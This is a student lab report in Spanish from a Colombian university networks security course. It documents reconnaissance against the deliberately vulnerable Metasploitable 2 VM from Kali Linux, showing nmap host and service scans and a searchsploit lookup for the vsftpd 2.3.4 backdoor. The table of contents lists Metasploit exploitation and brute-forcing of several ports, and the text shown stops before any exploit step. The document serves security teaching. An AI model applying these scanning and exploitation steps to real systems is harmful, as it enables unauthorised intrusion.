

LABORATORIO DE VULNERACION DE PUERTOS

EDWARD CAMILO CAICEDO BENITEZ

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

PROGRAMA DE INGENIERÍA DE TELECOMUNICACIONES E

INFORMÁTICA

SEGURIDAD Y AUDITORIAS EN REDES

DOCENTE

RAFAEL SANDOVAL MORALES

QUIBDÓ-CHOCÓ-COLOMBIA

2025

TABLA DE CONTENIDO

INTRODUCCIÓN	10
OBJETIVO.....	10
METODOLOGÍA	10
RECOPILACIÓN DE INFORMACIÓN	11
INSTALCIONDE DE METASPLOTABLE 2	12
INFORME DE EXPLOTACION DE PUERTOS DE METASPLOTABLE 2	16
VULNERACION DEL PUERTO 21.....	18
VULNERACION DEL PUERTO 22.....	24
VULNERACION DEL PUERTO 23.....	30
VULNERACION DEL PUERTO 25.....	37
VULNERACION DEL PUERTO 139.....	39
VULNERACION DEL PUERTO 445.....	44
VULNERACION DEL PUERTO 2121.....	50
VULNERACION DEL PUERTO 3306.....	55

TABLA DE ILUSTRACIONES

ILUSTRACIÓN 1 VirtualBox	12
ILUSTRACIÓN 2 Importación de máquina virtual en VirtualBox.....	13
ILUSTRACIÓN 3 Selección de archivo ISO para importar máquina virtual en VirtualBox	13
ILUSTRACIÓN 4 Confirmación de archivo ISO seleccionado para importar en VirtualBox	14
ILUSTRACIÓN 5 Máquina virtual Metasploitable2 importada correctamente y lista para iniciar en VirtualBox.....	15
ILUSTRACIÓN 6 Verificación de la dirección IP asignada a Metasploitable2	16
ILUSTRACIÓN 7 Verificación de la dirección IP asignada a Kali Linux.....	17
ILUSTRACIÓN 8 Escaneo de red con Nmap para identificar dispositivos activos en el rango 10.0.2.0/24	17
ILUSTRACIÓN 9 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap.....	18
ILUSTRACIÓN 10 Búsqueda de vulnerabilidades para el servicio vsftpd 2.3.4 usando SearchSploit	18
ILUSTRACIÓN 11 Inicio de Metasploit Framework (msfconsole) en Kali Linux	19
ILUSTRACIÓN 12 Búsqueda del exploit para VSFTPD 2.3.4 en Metasploit Framework	19
ILUSTRACIÓN 13 Carga del módulo de explotación para VSFTPD 2.3.4	20
ILUSTRACIÓN 14 Visualización del payload compatible con el exploit seleccionado .	20

ILUSTRACIÓN 15 Visualización de las opciones configurables para el exploit	20
ILUSTRACIÓN 16 Configuración de la dirección IP del objetivo en Metasploit	21
ILUSTRACIÓN 17 Verificación de opciones configuradas para el exploit vsftpd_234_backdoor en Metasploit.....	21
ILUSTRACIÓN 18 Configuración del Payload para el Exploit vsftpd_234_backdoor en Metasploit	22
ILUSTRACIÓN 19 Ejecución exitosa del exploit vsftpd_2.3.4: acceso root mediante shell remota	22
ILUSTRACIÓN 20 Verificación de acceso root y visualización de IP tras explotación exitosa del servicio FTP	23
ILUSTRACIÓN 21 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap.....	25
ILUSTRACIÓN 22 Búsqueda de vulnerabilidades para OpenSSH 4.7p1 utilizando SearchSploit	25
ILUSTRACIÓN 23 Exploración del directorio de diccionarios de Metasploit.....	26
ILUSTRACIÓN 24 Captura del inicio de msfconsole en Metasploit Framework	27
ILUSTRACIÓN 25 Selección del módulo auxiliar ssh_login.....	28
ILUSTRACIÓN 26 Visualización de las opciones configurables del módulo ssh_login de Metasploit.....	28
ILUSTRACIÓN 27 Visualización de las opciones del módulo ssh_login ya con la IP objetivo	29
ILUSTRACIÓN 28 Configuración del diccionario de usuarios y contraseñas	29

ILUSTRACIÓN 29 Acceso exitoso por fuerza bruta SSH con los usuarios	30
ILUSTRACIÓN 30 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap.....	31
ILUSTRACIÓN 31 Inicio de Metasploit Framework (msfconsole) en Kali Linux	31
ILUSTRACIÓN 32 Selección del módulo auxiliar telnet_login en Metasploit	32
ILUSTRACIÓN 33 Parámetros configurables del módulo telnet_login en Metasploit ...	32
ILUSTRACIÓN 34 Visualización del contenido del diccionario root_userpass.txt	33
ILUSTRACIÓN 35 Configuración de parámetros para ataque por diccionario vía Telnet en Metasploit	33
ILUSTRACIÓN 36 Parámetros completos configurados para ataque Telnet con diccionarios de usuarios y contraseñas en Metasploit	34
ILUSTRACIÓN 37 Ejecución exitosa del ataque por diccionario a Telnet	35
ILUSTRACIÓN 38 Conexión Telnet directa a Metasploitable2: acceso confirmado al sistema con credenciales predeterminadas.....	35
ILUSTRACIÓN 39 Inicio de sesión exitoso en Metasploitable2 mediante Telnet con usuario msfadmin.....	36
ILUSTRACIÓN 40 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap.....	37
ILUSTRACIÓN 41 Selección del módulo SMTP User Enumeration en Metasploit.....	37
ILUSTRACIÓN 42 Configuración de opciones del módulo SMTP User Enumeration en Metasploit	38

ILUSTRACIÓN 43 Parámetros configurados para enumeración de usuarios vía SMTP en el objetivo 10.0.2.4.....	38
ILUSTRACIÓN 44 Resultado de la ejecución del módulo smtp_enum	38
ILUSTRACIÓN 45 Comprobación manual del servicio SMTP con Netcat	39
ILUSTRACIÓN 46 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap.....	39
ILUSTRACIÓN 47 Exploración de vulnerabilidades SMB.....	40
ILUSTRACIÓN 48 Uso del módulo smb_version para identificar la versión del servicio SMB en el objetivo	41
ILUSTRACIÓN 49 "Visualización de las opciones configurables del módulo smb_version en Metasploit.....	41
ILUSTRACIÓN 50 Resultado de la ejecución del módulo smb_version en Metasploit: detección de Samba 3.0.20 en sistema Unix (Debian).....	41
ILUSTRACIÓN 51 Resultado del comando searchsploit Samba 3.0.2.....	42
ILUSTRACIÓN 52 Selección del Exploit "usermap_script" para Samba en Metasploit	42
ILUSTRACIÓN 53 Configuración del Exploit "usermap_script" para Samba en Metasploit	43
ILUSTRACIÓN 54 Ejecución Exitosa del Exploit y Acceso Root en la Máquina Objetivo	43
ILUSTRACIÓN 55 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap.....	44

ILUSTRACIÓN 56 Inicio de Metasploit Framework y búsqueda de módulos relacionados con SMB	44
ILUSTRACIÓN 57 Listado de módulos SMB disponibles en Metasploit	45
ILUSTRACIÓN 58 Configuración de parámetros del módulo smb_version para identificar la versión del servicio SMB	45
ILUSTRACIÓN 59 Resultado de escaneo SMB: detección del servicio Samba 3.0.20 en el objetivo	46
ILUSTRACIÓN 60 Identificación de vulnerabilidades en Samba 3.0.20 mediante SearchSploit	46
ILUSTRACIÓN 61 Módulos de explotación SMB identificados a través de Metasploit	47
ILUSTRACIÓN 62 Configuración del exploit Samba usermap_script en Metasploit.....	48
ILUSTRACIÓN 63 Parámetros configurados para explotar Samba usermap_script.....	49
ILUSTRACIÓN 64 Explotación exitosa del módulo usermap_script obteniendo acceso root	49
ILUSTRACIÓN 65 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap.....	50
ILUSTRACIÓN 66 Listado de exploits disponibles para ProFTPD encontrados con Metasploit	51
ILUSTRACIÓN 67 Configuración del Exploit ProFTPD mod_copy en Metasploit	51
ILUSTRACIÓN 68 Asignación de parámetros para el exploit ProFTPD mod_copy en Metasploit	52

ILUSTRACIÓN 69 Parámetros configurados para el exploit ProFTPD 1.3.5 mod_copy en Metasploit	52
ILUSTRACIÓN 70 Selección del payload reverse shell en el exploit ProFTPD mod_copy	53
ILUSTRACIÓN 71 Fallo en la explotación del servicio ProFTPD utilizando mod_copy	54
ILUSTRACIÓN 72 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap	55
ILUSTRACIÓN 73 Búsqueda del módulo auxiliar mysql_login en Metasploit	56
ILUSTRACIÓN 74 Parámetros del módulo auxiliary/scanner/mysql/mysql_login en Metasploit	57
ILUSTRACIÓN 75 "Configuración de parámetros para el módulo mysql_login en Metasploit	57
ILUSTRACIÓN 76 Ejecución del módulo mysql_login y resultado del intento de autenticación	58
ILUSTRACIÓN 77 Conexión exitosa a MySQL y enumeración de bases de datos disponibles	59

INTRODUCCIÓN

El Informe detalla las acciones realizadas para demostrar cómo aprovechar algunas de las vulnerabilidades presentes en el sistema Metasploitable 2, con el objetivo de completar las actividades prácticas asignadas. En el informe se muestra la ejecución de varios exploits en un entorno controlado usando el sistema operativo Kali Linux y Metasploitable 2 en Virtual Box. El propósito principal de esta práctica es garantizar que los participantes tengan un entendimiento sobre el hacking ético.

OBJETIVO

El objetivo de esta práctica es ejecutar varios exploits en un entorno simulado. Donde se atacará a diferentes puertos con vulnerabilidades usando como ejemplo principal las demostraciones en clase sobre la ejecución de “exploits” usando Metasploitable 2 en Kali Linux

METODOLOGÍA

Para detectar las distintas variedades de vulnerabilidades encontradas en el sistema de Metasploitable 2 se usaron principal mente el método nmap para ver las versiones, tipo y nombre

de las vulnerabilidades mapeadas y diferentes métodos de penetración para tanto acceder como obtener información de la máquina objetivo.

RECOPILACIÓN DE INFORMACIÓN

Como se había mencionado anteriormente, el objetivo es poder explotar algunas de las vulnerabilidades expuestas en el sistema Metasploitable 2, para este ejercicio tenemos identificada la dirección IP de la máquina objetivo, la cual fue: 10.0.2.4

INSTALCIONE DE METASPLOTABLE 2

En mi caso para hacer esta instalación solo realice estos pasos seleccione la opción de importa dentro de VirtualBox




ILUSTRACIÓN 1 VirtualBox

Paso 2. Me salió esta ventana donde seleccione la iso de metasploitable 2 que tengo en mí

pc




ILUSTRACIÓN 2 Importación de máquina virtual en VirtualBox

Paso 3. Selecciono metaesplot 2 y le doy abrir para seleccionarla




ILUSTRACIÓN 3 Selección de archivo ISO para importar máquina virtual en VirtualBox

Paso 4. Una vez seleccionada le doy terminar




ILUSTRACIÓN 4 Confirmación de archivo ISO seleccionado para importar en VirtualBox

Y de esta forma pude crear metasploitable 2 en VirtualBox





ILUSTRACIÓN 5 Máquina virtual Metasploitable2 importada correctamente y lista para iniciar en VirtualBox

INFORME DE EXPLOTACION DE PUERTOS DE METASPLOTABLE 2

Ip de la víctima con el cemento de red red_nat



```
nsfadmin@metasploitable2:~$
nsfadmin@metasploitable2:~$
nsfadmin@metasploitable2:~$ ipconfig
-bash: ipconfig: command not found
nsfadmin@metasploitable2:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e5:0f:d8
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee5:fd8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8165 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5953 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:800694 (781.9 KB)  TX bytes:1310807 (1.2 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:533 errors:0 dropped:0 overruns:0 frame:0
          TX packets:533 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225685 (220.3 KB)  TX bytes:225685 (220.3 KB)

nsfadmin@metasploitable2:~$
```

ILUSTRACIÓN 6 Verificación de la dirección IP asignada a Metasploitable2

2 paso asegurarse que la Kali que va a ser el atacante también se comuniqué por la misma red_nat

```
Aplicaciones Lugares 6 de ago 15:49 root@kali: /home/kali
(kali@kali)~$
$ sudo su
[sudo] contraseña para kali:
root@kali: /home/kali
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet fe80::a00:27ff:fed9:8eb1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d0:8e:b1 txqueuelen 1000 (Ethernet)
    RX packets 29946 bytes 22239954 (21.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26921 bytes 2314974 (2.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 9018 bytes 255576 (249.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6058 bytes 255576 (249.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali: /home/kali
```

ILUSTRACIÓN 7 Verificación de la dirección IP asignada a Kali Linux

Paso 3. Escaneo de dispositivos que están conectado a mi red

```
Aplicaciones Lugares 6 de ago 15:59 root@kali: /home/kali
TX packets 6058 bytes 255576 (249.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali: /home/kali
$ nmap -sn 10.0.2.5/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 15:59 -05
Nmap scan report for 10.0.2.1
Host is up (0.00084s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.0017s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00039s latency).
MAC Address: 08:00:27:A2:70:6E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.0071s latency).
MAC Address: 08:00:27:E5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 7.72 seconds

root@kali: /home/kali
```

ILUSTRACIÓN 8 Escaneo de red con Nmap para identificar dispositivos activos en el rango 10.0.2.0/24

Paso 4. Ver los puertos que están abierto

```

root@kali:~# nmap -sV 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 16:03 -05
Nmap scan report for 10.0.2.4
Host is up (0.018s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E5:0F:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 178.59 seconds

```

ILUSTRACIÓN 9 Escaneo de puertos y servicios en la máquina objetivo (10.0.2.4) con Nmap

VULNERACION DEL PUERTO 21

Paso 5. Searchsploit vsftpd 2.3.4 (para verificar su para ese servicio halla exploits.)

```

root@kali:~# searchsploit vsftpd 2.3.4
-----
Exploit Title | Path
-----
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
-----
Shellcodes: No Results

```

ILUSTRACIÓN 10 Búsqueda de vulnerabilidades para el servicio vsftpd 2.3.4 usando SearchSploit

Paso 6. Ingresamos a la consola de metasploit 2 desde Kali

